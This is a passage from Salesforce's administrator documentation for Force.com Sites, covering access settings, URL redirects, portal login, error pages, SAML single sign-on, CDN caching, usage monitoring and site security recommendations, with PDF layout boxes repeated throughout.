  Warning: We recommend setting the sharing to private for the objects on which you grant "Read" access for your site. This ensures that users accessing your site can view and edit only the data related to your site.

  We also recommend securing the visibility of all list views. Set the visibility of your list views to Visible to certain groups of users, and specify the groups to share to. List views whose visibility is set to Visible to all users may be visible to public users of your site. To share a list view with public users, create a new public group for those users and give them visibility. If the object's sharing is set to private, public users won't be able to see those records, regardless of list view visibility.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:
- "Customize Application"

To edit public access settings for Force.com sites:
- "Manage Users"

- Control the visibility of custom apps. If you want to expose a custom app and its associated tabs to public users, make only that app visible and make it the default to avoid exposing other pages. If any of your site pages use standard Salesforce headers, other visible applications may be seen by public users.
- Set the login hours during which users can access the site.
- Restrict the IP address ranges from which you can access the site. Force.com sites ignore company-wide IP range restrictions in order to provide public access; however, you can restrict the IP range here.

  Note: To set restrictions based on IP or login hours, HTTPS is required. You must use the secure URL associated with your Force.com domain to access your site.

  To enforce HTTPS on all Force.com sites pages and allow all IP addresses to access your site, create the following IP ranges: 0.0.0.0 to 255.255.255.255, :: to ::fffe:ffff:ffff, and ::1:0:0:0 to ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff. However, as this may degrade the performance of your site, don't enforce HTTPS unless it is absolutely required. Changing from HTTP to HTTPS doesn't affect logged in users until the next time they log in.

The IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space `::ffff:0:0` to `::ffff:ffff:ffff`, where `::ffff:0:0` is `0.0.0.0` and `::ffff:ffff:ffff` is `255.255.255.255`. A range can't include IP addresses both inside and outside of the IPv4-mapped IPv6 address space. Ranges like `255.255.255.255` to `::1:0:0:0` or `::` to `::1:0:0:0` aren't allowed.

- Enable Apex controllers and methods for your site. Controllers and methods that are already associated with your site's Visualforce pages are enabled by default.
- Enable Visualforce pages for your site. Changes made here are reflected on the Site Visualforce Pages related list on the Site Details page, and vice versa.

SEE ALSO:

Configuring Force.com Sites

Force.com Sites-Related Apex Methods and Expressions

Create a Custom List View in Salesforce Classic

Force.com Sites URL Redirects

If you move or reorganize pages on your Force.com site, search engines may have trouble finding the new page locations. To avoid this, set up *site URL redirects* to inform users and search engines that site content has moved.

Consider the following while implementing site URL redirects:

- You can't redirect error pages or CSS files (files with a `.css` extension).
- Each site can have a maximum of 1,000 redirect rules.
- Query parameters in site URL redirects are matched exactly. However, you can't redirect any URLs that include the `lastMod` parameter.
- If you have URL rewriting enabled on your site, it runs after any site page redirects.
- You can redirect a community home page to its companion Site.com home page. To do this, set the Source URL to `/`, which represents the home page for the community, and set the Target URL to `s`, which represents the home page for the Site.com site.

To assign a redirect to a site page:

1. From Setup, enter *`Sites`* in the `Quick Find` box, then select **Sites**.
2. Click a site label.
3. Click **URL Redirects** on the site detail page.
4. Specify the former page location in the `Source URL` field. The page location must:
   - Be a relative URL. It can have any valid extension type, such as `.html` or `.php`.
   - Not contain anchors, such as `/siteprefix/page.html`**`#target`**.

   Note: Organizations that use sites with prefixes must manually add the prefix to the Source URL and Target URL fields. Also, if your organization has a root level site and one with a prefix, and you want to redirect a page in your prefixed site but don't include the prefix in the redirect rule, Salesforce will default to looking for the rule in your root site instead, resulting in a 404 error.
5. Specify the `Redirect Type`:

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit site URL redirects:
- "Customize Application"

To view site URL redirects:
- "View Setup and Configuration"

- Permanent (301)—Select this option if you want users and search engines to update the URL in their systems when visiting the page. Users visiting a page redirected with this type are sent seamlessly to the new page. Using a permanent redirect ensures that your URLs retain their search engine popularity ratings, and that search engines index the new page and remove the obsolete source URL from their indexes.
- Temporary (302)—Select this option if you want users and search engines to keep using the original URL for the page. Search engines interpret a 302 redirect as one that could change again at any time, and though they index and serve up the content on the new target page, they also keep the source URL in their indexes.

6. Specify the new page location in the `Target URL` field. This can be a relative URL or a fully-qualified URL with an `http://` or `https://` prefix. Unlike source URLs, target URLs can contain anchors.
7. Click **Save**.

The Redirect Rules section displays all URL redirect rules you've created for your site. In this section you can:

- Edit an assigned redirect rule.
- Activate or deactivate a redirect rule.
- Delete a redirect rule.
- Click the Source URL or Target URL column heading to sort the list in ascending or descending order.

SEE ALSO:

Force.com Sites

Associate a Portal with Force.com Sites

You can enable users to register for or log into an associated portal seamlessly from your site.

Note: Only Customer Portals can be used for self-registration. Partner portals do not support self-registration.

The Authenticated Website high-volume portal user license is specifically designed to be used with Force.com sites. Because it's designed for high volumes, it should be a cost-effective option to use with Force.com sites.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:
- "Customize Application"

1. Enable the portal for login using the following steps:
   a. From Setup, enter *`Customer Portal Settings`* in the `Quick Find` box, then select **Customer Portal Settings**, or from Setup, enter *`Partners`* in the `Quick Find` box, then select **Settings**.
   b. If you have not enabled your portal, select `Enable Customer Portal` or `Enable Partner Relationship Management` and click **Save**.
   c. Click **Edit** for the portal you want to modify.
   d. Configure the portal as follows:
      i. Select the `Login Enabled` checkbox.
      ii. Select a user for the `Administrator` field.
      iii. Optionally, set the `Logout URL`. If this is not set, users are taken to the site home page on logout.
      iv. Click **Save**.
2. If you are using a Customer Portal and want to allow self-registration, follow these steps:

a. From Setup, enter *Customer Portal Settings* in the Quick Find box, then select **Customer Portal Settings**.

b. Click **Edit** for the portal you want to associate with your Force.com site.

c. Configure the Customer Portal as follows:

i. Select Self-Registration Enabled.

ii. Select Customer Portal User for both the Default New User License and Default New User Profile fields. Depending on your portal license, you may want to select a different profile for the Default New User Profile field.

iii. Select User for the Default New User Role field.

iv. Click **Save**.

Note: Consider the following when allowing self-registration:

- Sites does not support the use of Person Accounts for self registration.
- On self-registration through a site:
  - Validation rules are enforced on user creation.
  - Validation rules are ignored on contact creation.

3. Associate the site pages with the default portal users:

a. From Setup, enter *Customer Portal Settings* in the Quick Find box, then select **Customer Portal Settings**, or from Setup, enter *Partners* in the Quick Find box, then select **Settings**.

b. Click the name of the portal that you want to associate with your site.

c. Click the name of each profile associated with your portal users and do the following:

i. Scroll down to the Enabled Visualforce Page Access section and click **Edit**.

ii. Add the appropriate public site pages to the Enabled Visualforce Pages list. This allows portal users with that profile to view these pages.

Note: By default, portal users can see all pages enabled for the associated public site, so you only have to enable the pages that require authentication.

iii. Click **Save**.

4. Associate your site with the login-enabled portal:

a. From Setup, enter *Sites* in the Quick Find box, then select **Sites**.

b. Click the site label of the site you want to configure.

c. Click **Login Settings**.

d. Click **Edit**.

e. From the Enable Login For drop-down list, select the name of the portal where you want to allow login.

f. Select the Change Password Page.

g. Click **Save**.

For sites with Ideas, Answers, Chatter Answers, you must make the zone visible in the portal and enable the IdeasHome or AnswersHome page for the site. To associate the zone with one or more portals:

1. From Setup, search for one of the following in the Quick Find box.

- **Ideas Zones**
- **Chatter Answers Zones**
- **Answers Zones**

2. Click **Edit** next to the zone you want to make public.
3. From the `Portal` drop-down list, select the portal to use for this zone. You can choose to show the zone in all portals.

Note: For ideas to work with sites, the organization must have an active portal associated with that zone. Otherwise, users will encounter errors.

SEE ALSO:

Configuring Force.com Sites

Managing Force.com Site Login and Registration Settings

Managing Force.com Site Visualforce Pages

Force.com sites uses Visualforce pages for all site and error pages. Sample error pages use the SiteSamples static resource for their stylesheet and images.

Warning: Don't rename or delete SiteSamples or you may get an error.

All pages that you want to expose on a site must be associated with that site. If a page is not listed under Site Visualforce Pages, an authentication or page-not-found error is displayed based on the existence of the page.

To enable Visualforce pages for your site:

1. From Setup, enter *`Sites`* in the `Quick Find` box, then select **Sites**.
2. Click the name of the site you want to modify.
3. Click **Edit** on the Site Visualforce Pages related list.
4. Use the **Add** and **Remove** buttons to enable or disable Visualforce pages for your site.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

Note: If you select a Visualforce page for any of the lookup fields on the Site Detail page, any of the error pages, or the `Change Password Page` under login settings, that page is automatically enabled for your site. If you remove a page from this list, but it is still selected in one of these places, public users can access that page. To completely remove pages from your site, disable them here and make sure they are not selected in any lookup fields for your site.

If you don't want to enable a Visualforce page for your entire site, you can also enable pages for specific profiles.

The My Profile Page

The My Profile page is a Visualforce page associated with a Customer Portal or site user's profile. The My Profile page enables users logged into either your Force.com site, or your Customer Portal from Force.com sites, to update their own contact information. When they make changes to this page, the corresponding portal user and contact records are updated.

The My Profile page can be enabled either for your entire site or in a more restricted way by assigning it to the site guest user profile.

The My Profile page is also delivered as part of the Customer Portal Welcome component on your home page layout.

SEE ALSO:

Managing Force.com Site Standard Pages

Assigning Force.com Site Error Pages

Managing Force.com Site Standard Pages

Force.com sites uses Visualforce pages for all site and error pages. Force.com also provides some standard pages that you can use.

All pages that you want to expose on a site must be enabled for that site. If a page is not listed under Site Standard Pages, Salesforce displays an authorization required error.

To control which standard pages users see for your site:

1. From Setup, enter *Sites* in the Quick Find box, then select **Sites**.
2. Click the name of the site you want to view.
3. Click **Edit** on the Site Standard Pages related list.
4. Use the **Add** and **Remove** buttons to enable or disable the following standard pages for your site:
   - Home Page—The standard page associated with the Home tab (`/home/home.jsp`).
   - Ideas Pages—The standard pages associated with ideas. If you want to use default ideas pages (for example, IdeasHome), enable these pages.
   - Answers Pages—The standard pages associated with answers. If you want to use default answers pages (for example, AnswersHome), enable these pages.
   - Search Pages—The standard Salesforce search pages. To allow public users to perform standard searches, enable these pages.
   - Lookup Pages—The standard Salesforce lookup pages. These are the popup windows associated with lookup fields on Visualforce pages.
5. Click **Save**.

Note: Make sure to disable any pages that you are not actively using in your site. Otherwise, they may be accessible to public users. Also, make sure to set up private sharing to restrict search and lookup access for public users.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:
- "Customize Application"

SEE ALSO:

Managing Force.com Site Visualforce Pages

Assigning Force.com Site Error Pages

Assigning Force.com Site Error Pages

Force.com sites uses Visualforce pages for all site and error pages. Sample error pages use the SiteSamples static resource for their stylesheet and images.

Warning: Don't rename or delete SiteSamples or you may get an error.

To set the error pages for your site:

1. From Setup, enter *Sites* in the Quick Find box, then select **Sites**.
2. Click the name of the site you want to modify.
3. Click **Page Assignment** on the Error Pages related list.
4. Using the lookup fields, assign a Visualforce page or static resource for each of the standard error conditions listed:
   - `Authorization Required Page`—The page users see when trying to access pages for which they do not have authorization.
   - `Limit Exceeded Page`—The page users see when your site has exceeded its bandwidth limits.
   - `Maintenance Page`—The page users see when your site is down for maintenance.
   - `Service Not Available Page`—The page users see when Salesforce servers are unavailable. This custom page is rendered from a static resource that you choose. The static resource is uploaded to the cache server when assigned as the Service Not Available page, and when updated after assignment. The custom page is shown for HTTP requests only; caching is not used for HTTPS. Not available for Developer Edition or sandbox organizations.

     If you haven't set a custom page for a site that uses a site prefix, the custom page for the root site is used when servers are unavailable. For example, if `http://mycompany.force.com/sales` doesn't have a custom page, but `http://mycompany.force.com` does, that custom page is used. Otherwise, the Maintenance page is shown by default.

     Note: The static resource:
     - Must be a public .zip file 1 MB or smaller.
     - Must contain a page named `maintenance.html` at the root level of the .zip file. Other resources in the .zip file, such as images or CSS files, can follow any directory structure.
     - Must contain only files that have file extensions.

   - `Page Not Found Page`—The page users see when trying to access a page that cannot be found. You can use the action attribute on an `<apex:page>` component to redirect the Page Not Found error page. Using this kind of redirect on any other error pages will redirect users to the Maintenance page.
   - `Generic Error Page`—The page users see when encountering generic exceptions.

   Note: When using static resources in a custom error page—such as a large image file or a large CSS file contained in a static resource .zip file—each individual resource must be no larger than 50KB. Otherwise, a 404 not found error is returned for that resource.
5. Click **Save**.
6. On the Site Details page, click **Preview** to view the associated page as it would appear in a browser.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:
- "Customize Application"

Tip: Add the `<site:previewAsAdmin />` component right before the closing `</apex:page>` tag in your custom Visualforce error pages to view detailed site error messages in administrator preview mode.

SEE ALSO:

Managing Force.com Site Visualforce Pages

Managing Force.com Site Standard Pages

Troubleshooting Force.com Sites Using Administrator Preview Mode

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

If you see errors on site pages and can't figure out the cause, use administrator preview mode to look at them in context and in greater detail.

Note: Administrator preview mode is available for all active sites, including those with a branded custom Web address.

To access administrator preview mode:

1. From Setup, enter *Sites* in the `Quick Find` box, then select **Sites**.
2. Click the name of the site you want to preview.
3. In the Site Detail section, click the **Preview as Admin** link. A new browser window opens with a preview of your site, and the enhanced error message appears at the bottom of the page.
4. Click **Logout of Administrator Preview Mode** to clear the administrator cookie and be redirected to the site's home page.

The detailed error messages in administrator preview mode are driven by the `<site:previewAsAdmin />` component in your Visualforce error pages. Starting with Summer '10, new organizations include the `<site:previewAsAdmin />` component by default in standard error pages. You must add the component manually to all custom error pages and pages from older organizations. We recommend that you add it right before the closing `</apex:page>` tag, like this:

```
    <site:previewAsAdmin />
</apex:page>
```

Note: The `<site:previewAsAdmin />` component contains the `<apex:messages />` tag, so if you have that tag elsewhere on your error pages, you will see the detailed error message twice.

SEE ALSO:

Creating and Editing Force.com Sites

Assigning Force.com Site Error Pages

Enable Single Sign-On for Sites

Single sign-on (SSO) lets users access authorized network resources with one login. You validate usernames and passwords against your corporate user database or other client app rather than Salesforce managing separate passwords for each resource.

You can set up Sites to use SAML SSO so that a customer only has to log in once.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:
- "Customize Application"

1. Set up either a Customer Portal or a partner portal.
2. Set up your Sites.
3. If you are using the Customer Portal, set up your Sites to use Customer Portal.
4. In addition to the SAML sign-on information that you must gather and share with your identity provider, give your information provider the following information.
   - Org ID
   - Portal ID
   - Sites URL

   Add the following attributes to the SAML assertion sent from your identity provider.
   - `organization_id`
   - `portal_id`
   - `siteurl`

   Get the values for org ID, portal, and Sites URL from Setup.
   a. From Setup, enter *`Company Information`* in the `Quick Find` box, then select **Company Information** and copy the ID located in `Salesforce Organization ID`.
   b. For the Customer Portal, from Setup, enter *`Customer Portal Settings`* in the `Quick Find` box, then select **Customer Portal Settings**. Click the name of the Customer Portal, and then copy the ID located in `Portal ID`.

      For partner portals, from Setup, enter *`Partners`* in the `Quick Find` box, then select **Settings**. Click the name of the partner portal, and copy the ID located in `Salesforce Portal ID`.
   c. From Setup, enter *`Custom URLs`* in the `Quick Find` box, then select **Custom URLs**.

Service Provider Initiated SAML for Sites

Salesforce automatically provides SSO for Sites using SAML when your company's identity provider initiates login.

To use SAML for Sites when a service provider initiates login, create a Visualforce page that provides a redirect to your server. Here's an example.

```
<apex:page showHeader="false" sidebar="false">
 <script>
     var PingSpURL =
"https://my.pingserver.com:9031/idp/startSSO.ping?PartnerSpId=salesforce.com.sp";
     var siteLoginPage =
"&TargetResource={!$Site.CurrentSiteUrl}siteLogin?startUrl={!$Site.OriginalUrl}";
     window.location = PingSpURL+siteLoginPage;
 </script>
</apex:page>
```

Caching Force.com Sites Pages

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

Force.com sites enforces two 24-hour rolling limits—bandwidth and service request time—which vary by organization type. Though the limits are high for active production organizations, your site could exceed the limit due to heavy traffic or pages that consume lots of bandwidth or processing time. "Rolling 24-hour period" refers to the 24 hours immediately preceding the current time.

Sites provide caching options that allow you to leverage the resources of our Content Delivery Network (CDN) partner to improve page load times and site performance, as well as help you avoid reaching bandwidth or service request time limits. Sites allows you to set the cache duration for each of your site pages and optimize content delivery to your end users.

Control the caching behavior for your site by setting the Boolean `cache` attribute and integer `expires` attribute on each Visualforce page. By default, pages that do not have the `cache` attribute set are cached for ten minutes (600 seconds).

For example, a page whose cache is set to expire in 15 minutes looks like this:

```
<apex:page cache="true" expires="900">
```

Note: The CDN is only available for active production organizations. It is not available for sandbox or Developer Edition organizations.

To protect the integrity of sensitive information, SSL sessions and pages requested after authentication are not cached via the CDN.

Attachments to public pages accessed through sites are automatically cached for 10 minutes via the CDN.

Other factors also affect caching behavior, such as the type of user accessing the page, whether the request comes from the caching server, and whether the site is login-enabled. The following tables summarize the caching behavior for each of these cases.

For Requests Coming from the Caching Server

If the site is login-enabled:

Cache Attribute	Caching Behavior	Caching Location
Set to `TRUE`	Cache expires according to user-set value	Caching server only
Not Set	Cache expires in ten minutes	Caching server only
Set to `FALSE`	Not cached	None

If the site is **not** login-enabled:

Cache Attribute	Caching Behavior	Caching Location
Set to `TRUE`	Cache expires according to user-set value	Both caching server and browser
Not Set	Cache expires in ten minutes	Both caching server and browser
Set to `FALSE`	Not cached	None

For Requests Not Coming from the Caching Server

If the site is login-enabled:

Cache Attribute	Caching Behavior	Caching Location
Set to `TRUE`	Not cached	None
Not Set	Not cached	None
Set to `FALSE`	Not cached	None

If the site is **not** login-enabled:

Cache Attribute	Caching Behavior	Caching Location
Set to `TRUE`	Cache expires according to user-set value	Browser only
Not Set	Cache expires in ten minutes	Browser only
Set to `FALSE`	Not cached	None

SEE ALSO:

Viewing 24-Hour Force.com Sites Usage History

Force.com Sites Limits and Billing

Using Workflow for Force.com Sites

With workflow for sites, you can create workflow rules that trigger email alerts when certain site-related criteria are met. For example, create a rule that sends your site administrator an email alert when bandwidth usage reaches 80% of the daily bandwidth limit or when a site's status changes from the active state.

Setting up the right site usage workflow rules can help you keep your sites from exceeding rolling 24-hour limits for bandwidth and service request time, and monthly limits for page views and logins. Workflow rules that are created on the Site object are evaluated every hour for all sites within the organization, unless your criteria is limited to certain sites. Workflow rules that are created on the Organization and User License objects are evaluated every three hours.

Only email alert actions are supported for site usage workflow rules. Other workflow actions, such as field updates, tasks, and outbound messages, are not available.

To create a site usage workflow rule, create a workflow rule with the following settings:

Select Object

When selecting an object, choose one of the following:

- `Organization` (for monthly page views allowed and monthly page views used fields)
- `Site` (for site detail, daily bandwidth and request time, monthly page views allowed, and other fields)
- `User License` (for the monthly logins allowed and monthly logins used fields)

The Organization and Site objects are only available if Force.com sites is enabled for your organization. The User License object isn't dependent on sites, and is only available if you have Customer Portals or partner portals enabled for your organization.

Rule Criteria

Enter your rule criteria by doing one of the following:

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change workflow rules:

- "Customize Application"

To create and edit Force.com sites:

- "Customize Application"

- Choose `criteria are met` and select the filter criteria that a site must meet to trigger the rule. For example, to trigger the rule every time the active status changes for a site within your organization, set the filter to *`Site Status not equal to Active`*. To add more rows or to set up Boolean conditions, click **Add Filter Logic**.
- Choose `formula evaluates to true` and enter a formula. The rule is triggered if the formula returns "True."

  For example, the following formula triggers the rule when bandwidth usage reaches 80% of the daily bandwidth limit:

  ```
  DailyBandwidthUsed >= 0.8 * DailyBandwidthLimit
  ```

  In the next example, the formula triggers the rule when time usage reaches 80% of the daily time limit:

  ```
  DailyRequestTimeUsed >= 0.8* DailyRequestTimeLimit
  ```

Workflow actions

When adding workflow actions, click **Add Workflow Action** and choose `New Email Alert` on page 5285 or `Select Existing Action`.

Tip: To create custom email templates using Site merge fields, from Setup, enter *`Email Templates`* in the `Quick Find` box, then select **Email Templates**, then **New Template**. When configuring the template, use Site merge fields by selecting **Site Fields** in the `Select Field Type` drop-down list of the Available Merge Fields section.

SEE ALSO:

Force.com Sites

Tracking Your Force.com Site with Google Analytics

Force.com sites provides out-of-the-box integration with Google Analytics. Use Google Analytics to track the usage of your sites and site pages, including number of visits, number of page views, average time spent on site, and more.

Note: The `<site:googleAnalyticsTracking/>` component only works on pages used in a Force.com site. Sites must be enabled for your organization and the `Analytics Tracking Code` field must be populated. To get a tracking code, go to the Google Analytics website.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:
- "Customize Application"

To track a site using Google Analytics:

1. Sign up for an account at Google Analytics.
2. Add a new profile in Google Analytics and enter the domain or full URL for the site you want to track.
3. Copy the `Web Property ID` from Google's tracking status information and paste it into the `Analytics Tracking Code` field on the Site Edit page for the site you want to track. The Web property ID starts with the letters UA followed by your account and profile numbers. For example, UA-9049246-2.
4. Click **Save**.
5. To track the Visualforce pages associated with your site, enter the following tag in the site template for those pages, or in the individual pages themselves:

   ```
   <site:googleAnalyticsTracking/>
   ```

   Pages that don't contain the tag and aren't associated with a site template that contains the tag won't be tracked. The default site template already contains the tag, so all pages using that template will be tracked—including certain default pages.

Note: Google recommends adding the component at the bottom of the page to avoid increasing page load time.

6. Go to the Google Analytics site and follow their instructions for completing the process. After signing up, it may take up to 24 hours to see initial tracking results in Google Analytics.

Tip: To track multiple sites separately, create separate profiles using the full site URLs and enter a different Web property ID in the `Analytics Tracking Code` field for each site.

SEE ALSO:

Managing Force.com Sites

Creating and Editing Force.com Sites

Viewing 24-Hour Force.com Sites Usage History

Reporting on Force.com Sites

Viewing Force.com Site History

To view the site history:

1. From Setup, enter *`Sites`* in the `Quick Find` box, then select **Sites**.
2. Click the name of the site you want to view.
3. View the Site History related list.

The Site History related list tracks and displays the changes made to your site. All of the following events are tracked in the site history, along with the user who made the change and the time it occurred:

Event	Description
Site Creation	Logs when each site was created.
Site Detail Changes	Changes to the following site values are logged: • Site Label • Site Name • Site Description • Site Contact • Default Web Address • Custom Web Address • Active Status • Active Site Home Page • Inactive Site Home Page • Site Template • Site Robots.txt • Site Favorite Icon • Analytics Tracking Code • Enable Feeds

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:
- "Customize Application"

Event	Description
Site Standard Pages	Logs when any standard page is enabled or disabled.
Site Error Pages	Logs when any error page assignment is changed.
Login Settings Changes	Changes to the following login settings are logged: • Portal • Change Password Page • Require Non-Secure Connections (HTTP)
URL Redirect Changes	Logs when any URL redirect is created, deleted, enabled, disabled, or changed.

SEE ALSO:

Force.com Sites

Viewing 24-Hour Force.com Sites Usage History

Monitor the bandwidth and request time usage for each of your sites by viewing the usage data tracked on this related list. By closely monitoring your sites, you can avoid exceeding your limits.

To view the 24-hour usage history for your site:

1. From Setup, enter *Sites* in the Quick Find box, then select **Sites**.
2. Click the name of the site you want to view.
3. View the 24-Hour Usage History related list. Usage information may be delayed by up to several minutes due to processing time.

The 24-Hour Usage History related list tracks and displays the following usage metrics for your site:

Metric	How It's Calculated
Origin Bandwidth	Bandwidth is calculated as the number of megabytes served and received from the site's origin server. The Daily Limit applies to a rolling 24-hour period.
Request Time	"Service request time" is calculated as the total server time in minutes required to generate pages for the site. The Daily Limit applies to a rolling 24-hour period.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:
- "Customize Application"

"Origin server" refers to the Web server that hosts your site. "Rolling 24-hour period" refers to the 24 hours immediately preceding the current time.

For each metric, the related list displays Current Usage, Daily Limit, and the Percent Used.

SEE ALSO:

Tracking Your Force.com Site with Google Analytics

Reporting on Force.com Sites

Reporting on Force.com Sites

To keep track of your site activity and usage, take advantage of the Sites Usage Reporting managed package to analyze your monthly page views, daily bandwidth, and daily service request time so you can avoid reaching monthly and daily limits for individual sites, as well as for your organization.

To get started using Salesforce Reports and Dashboards for sites:

1. Install the Sites Usage Reporting managed package.
2. Use packaged reports to analyze site usage.
3. Optionally, create custom reports to analyze site usage.
4. Use the Site Usage Dashboard to monitor sites.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To install packages:
- "Download AppExchange Packages"

To run reports:
- "Run Reports"

  AND

  "Read" on the records included in reports

To create, edit, save, and delete reports:
- "Run Reports" and "Read" on the records included in the reports

  AND

  "Create and Customize Reports"

To create, edit, and delete dashboards:
- "Run Reports"

  AND

  "Manage Dashboards"

Installing the Sites Usage Reporting Managed Package

The Sites Usage Reporting managed package, available on AppExchange, contains out-of-the-box reports and a dashboard for monitoring sites usage.

To find the Sites Usage Reporting managed package, go to AppExchange and search on "sites reporting," or go to `http://sites.force.com/appexchange/listingDetail?listingId=a0N30000001SUEwEAO`.

Using Packaged Reports to Analyze Site Usage

The Sites Usage Reporting managed package contains the following reports for the sites in your organization. You can find these reports in the Site Usage Reports folder under All Reports in the Reports tab. You can also select **Site Usage Reports** in the `Folder` drop-down list, then click **Go**.

Note: Site usage data is aggregated at midnight, GMT, so the current day's page view counts may not be accurately reflected in reports, depending on your time zone. Cache server page views may take a day or more to be reflected in reports.

Report	Description
Current Period Page Views	Shows the total page views for the current period (calendar month), measured against page views allowed. Page views are broken down by site and by day. The current period limit applies to all sites within the organization.
Daily Total Bandwidth Usage	Shows the total bandwidth usage over the last 30 days, broken down by site, by day, and by origin and cache servers.
Daily Total Page Views	Shows the total page views over the last 30 days, broken down site, by day, and by origin and cache servers.
Site Daily Origin Bandwidth Usage	Shows the total origin bandwidth usage over the last 30 days, broken down by site and by day.
Site Daily Request Time Usage	Shows the total origin service request time over the last 30 days, broken down by site and by day.
Top Bandwidth Consuming Sites	Shows the sites that consumed the most bandwidth during the current period.
Top Resource Consuming Sites	Shows the sites that consumed the most service request time during the current period.
Top Sites by Page Views	Shows the sites that generated the most page views during the current period.

Creating Custom Reports to Analyze Site Usage

You can also create custom reports on sites:

1. From the Reports tab, click **New Report**.
2. For the report type, select **Administrative Reports**, then **Site Usage Reports**. You must enable sites for your organization and install the Sites Usage Reporting managed package to see the Site Usage Reports custom report type.
3. Click **Create** to create a custom report. Fields related to your sites, such as `Site Name`, `Site Status`, `Daily Bandwidth Limit`, and `Daily Request Time Limit` can all be used in your custom report.

Note: When you create your own custom reports using the Site Usage Reports custom report type, be aware that the `Origin Bandwidth` column is measured in bytes, and the `Request Time` column is measured in milliseconds. Make sure you consider the difference in units when comparing these columns to the `Daily Bandwidth Limit` and `Daily Request Time Limit` columns, which are measured in megabytes and minutes, respectively.

For the out-of-the-box reports included with the managed package, bandwidth is measured in megabytes and request time is measured in minutes.

Using the Site Usage Dashboard to Monitor Sites

The Sites Usage Reporting managed package contains the Site Usage Dashboard to help you monitor the sites in your organization at a glance. The dashboard contains a component for each of the reports provided in the managed package.

To access the dashboard, from the Dashboards tab:

- Use the `View Dashboard` field.
- Or, click **Go to Dashboard List** and select **Site Usage Dashboard** from the dashboard list.

To modify the dashboard, click **Edit**. You can also create your own custom dashboard using any custom reports you may have created. Consider adding the Site Usage Dashboard as the dashboard snapshot on your home page.

SEE ALSO:

Viewing 24-Hour Force.com Sites Usage History

Tracking Your Force.com Site with Google Analytics

Force.com Sites Security

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

Consider the following security issues when setting up your Force.com site:

- If the `Require Secure Connections (HTTPS)` checkbox on the Session Settings page is selected, and the `Require Non-Secure Connections (HTTP)` checkbox on the Login Settings page is not selected, users logging in to the associated portal from the site will see the `secure.force.com` domain. For example, if you registered `mycompany.force.com` as your custom domain, the URL changes to `https://mycompany.secure.force.com` upon login. For more information, see Managing Force.com Site Login and Registration Settings.
- Customers using a script to login to sites can use the optional `refURL` URL parameter to retain the custom domain name after login. This parameter has no effect if `Require Non-Secure Connections (HTTP)` has been set for the site or `Require Secure Connections (HTTPS)` has been set for the organization. An example URL using `refURL` is: `http://mysite.secure.force.com/SiteLogin?refURL=http://mysite.com`.
- To set restrictions based on IP or login hours, HTTPS is required. You must use the secure URL associated with your Force.com domain to access your site.
- To enforce HTTPS on all Force.com sites pages and allow all IP addresses to access your site, create the following IP ranges: `0.0.0.0` to `255.255.255.255`, `::` to `::fffe:ffff:ffff`, and `::1:0:0:0` to `ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff`. However, as this may degrade the performance of your site, don't enforce HTTPS unless it is absolutely required. Changing from HTTP to HTTPS doesn't affect logged in users until the next time they log in.
- Authenticated and non-authenticated users may see different error messages for certain conditions—for example, on Apex exceptions.
- Only production organizations have the valid `secure.force.com` SSL certificates to access sites using HTTPS.

  Note: If a site within a sandbox (non-production) organization is accessed using HTTPS, a certificate name mismatch warning may appear.

- Cache settings on static resources are set to private when accessed via a Force.com site whose guest user's profile has restrictions based on IP range or login hours. Sites with guest user profile restrictions cache static resources only within the browser. Also, if a previously unrestricted site becomes restricted, it can take up to 45 days for the static resources to expire from the Salesforce cache and any intermediate caches.

Warning:

- We recommend setting the sharing to private for the objects on which you grant "Read" access for your site. This ensures that users accessing your site can view and edit only the data related to your site.
- We also recommend securing the visibility of all list views. Set the visibility of your list views to `Visible to certain groups of users`, and specify the groups to share to. List views whose visibility is set to `Visible to all users` may be visible to public users of your site. To share a list view with public users, create a new public group for those users and give them visibility. If the object's sharing is set to private, public users won't be able to see those records, regardless of list view visibility.

Force.com Sites-Related Apex Methods and Expressions

Force.com Apex Methods

Apex methods for Force.com Sites are contained in the `site` class, `cookie` class, and `urlRewriter` class. See the *Force.com Apex Code Developer's Guide*.

Force.com Sites-Related Expressions

Force.com also provides the following expressions to use on Visualforce pages, email templates, and s-controls:

Merge Field	Description
$Site.Name	Returns the API name of the current site.
$Site.Domain	Returns the Force.com domain name for your organization.
